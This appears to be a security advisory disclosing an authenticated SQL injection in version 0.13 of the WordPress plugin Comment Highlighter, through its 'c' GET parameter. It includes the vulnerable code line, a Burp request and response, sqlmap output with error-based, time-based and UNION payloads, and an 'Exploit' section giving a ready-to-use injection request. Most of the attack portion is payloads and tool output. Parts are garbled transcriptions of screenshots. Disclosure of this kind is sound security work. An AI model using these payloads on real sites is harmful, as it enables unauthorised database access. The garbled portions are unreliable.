

### Plugin Details

Effected Version : 0.13 (and most probably lower version's if any)

Minimum Level of Access Required : Administrator

Identified by : Syed Sheeraz Ali

### Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- June 10, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure

Vulnerable File: admin/section/swiftbook-add-email-templates.php#30

Vulnerable Code block and parameter:

```
252:      $_meta = $wpdb->get_row ( "SELECT * FROM {$wpdb->comments} WHERE comment_ID = {$_GET['c']};" );
```

Dashboard **Target** **Proxy** **Intruder** **Repeater** **Sequencer** **Decoder** **Compass** **Logger** **Extender** **Project options** **User options**

1 x 2 x 3 x 4 x 5 x 6 x **7 x** --

**Send** **Cancel** < > >

Target: http://172.28.128.50

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### Request

Host	Raw	View	Actions
1 GET /wp-admin/options-general.php?page=comment-highlighter/comment_highlighter.php&c=1 AND GTID_SUBSET(CONCAT(0x71766b671,(SELECT (elt(2847-2847,1)))0x7176787671),2847)/?1:3			
2 Host: 172.28.128.50			
3 Cache-Control: no-cache			
4 Upgrade-Insecure-Requests: 1			
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36			
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			
7 Sec-CH-UA: 1			
8 Referer: http://172.28.128.50/wp-admin/options-general.php			
9 Accept-Encoding: gzip, deflate			
10 Accept-Language: en-US,en;q=0.9,es;q=0.8			
11 Cookie: wp-settings-2323952446cf4475692719c23385d6=admi%7C16199792974C75C6281810c09782aQj2DwvzgwthJ4CkCLvCOV58DP97CladeaF8fBo6wd49f559a3712ba02P5743d0bd0e1ad1f6a3092b5; wordpress_test_cookie=09200ak0a35cb0c; tk_ua=w00tj%w0dw0a0F0w0e779d9j; wordpress_23b0bde15et6a1a5a614f0e6a3055; admin%7C516153138974C75C6281810c09782aQj2DwvzgwthJ4CkCLvCOV58DP97CladeaF8fBo6wd49f559a3712ba02P5743d0bd0e1ad1f6a3092b5; wordpress_logged_in_23b0bde15et6a1a5a614f0e6a3055; db47321346f91ee742a7ec03b0c4849; wordpress_logged_in_23b0bde15et6a1a5a614f0e6a3055; 10f47321346f91ee742a7ec03b0c4849; PWP8288ID=6e0ab3f3ab3576727739493114e4a; googtrans=.../en; wordpress_logged_in_2323952446cf4475692719c23385d6=admi%7C16199792974C75C6281810c09782aQj2DwvzgwthJ4CkCLvCOV58DP97CladeaF8fBo6wd49f559a3712ba02P5743d0bd0e1ad1f6a3092b5; wp-settings-1-mfc0d430a426ed10c7301aymew; wp-settings-time-1-1519805125			
12 Connection: close			
14			

### Response

Host	Raw	Render	View	Actions
407	<div> </div> <notice> </notice> 1 Undefined variable: PHP_SELF in <div> /webroot/wp-content/plugins/comment-highlighter/comment_highlighter.php on line <div> 232 </div>			
408	<div> <method>'post' action'> </div> </div>			
409	<div> </div> <notice> </notice> 1 Undefined index: edit in <div> /webroot/wp-content/plugins/comment-highlighter/comment_highlighter.php on line <div> 241 </div>			
410	<div id="error"> <p class="wp-message"> <strong> WordPress database error: [1] Inform GTID set specification: #P319;vqVj;bob@localhost;xxvq;#P319;.</div> /  SELECT * FROM local_comments WHERE comment_ID = 1 AND GTID_SUBSET(CONCAT(0x71766b671, </div> </div> </div> </div> </div> </div> 1 Trying to get property 'comment_post_ID' of non-object in <div> </div> on line <div> 253 </div> </div> 412 </div> 413 </div> 1 Trying to get property 'comment_author_email' of non-object in <div> </div> on line <div> 255 </div> </div> </div> 414 </div> </div>			

0 matches **Search** **1 match**

42,908 bytes | 68 mB

sqlmap resumed the following injection point(s) from stored session:

Parameter: c (GET)

Type: error-based

Title: MySQL >= 5.6 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID\_SUBSET)

Payload: page=comment-highlighter/comment\_highlighter.php&c=1 AND GTID\_SUBSET(CONCAT(0x71766b671,(SELECT (ELT(2847-2847,1)))0x7176787671),2847)

Type: time-based blind

Title: MySQL >= 5.0.12 and time-based blind (query SLEEP)

Payload: page=comment-highlighter/comment\_highlighter.php&c=1 AND (SELECT 4397 FROM (SELECT(SLEEP(5)))cR0UD)

Type: UNION query

Title: Generic UNION query (NULL) - 35 columns

Payload: page=comment-highlighter/comment\_highlighter.php&c=G104 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71766b671,0x6c704726636545473694;7246464677562745646b68646486646b34ad4c64785e584a7346a65176,0x7178787671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, -

[10:57:23] [INFO] testing MySQL

[10:57:23] [WARNING] reflective value(s) found and filtering out

[10:57:23] [INFO] confirming MySQL

[10:57:24] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu


web application technology: Nginx 1.18.0

back-end DBMS: MySQL >= 8.0.0

[10:57:24] [INFO] fetching current user

current user: 'bob@localhost'

[10:57:24] [INFO] fetched data logged to text files under '/Users/sheerazali/.local/share/sqlmap/output/172.28.128.50'



## Exploit

```
GET /wp-admin/options-general.php?page=comment-highlighter/comment_highlighter.php&c=-6104 UNION ALL SELECT NULL,NULL,NULL,NUL
Host: 172.28.128.50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620294886%7Ctn6H7RLPJTVziONomBzo4HwZVyHNQ0Dgv5tIyFrZRMJ%7Ccabc7286b
Connection: close
```

```
<td><input type='text' name='txt_url1' style='width: 250px;' value='bob@localhost' /></td><td>
```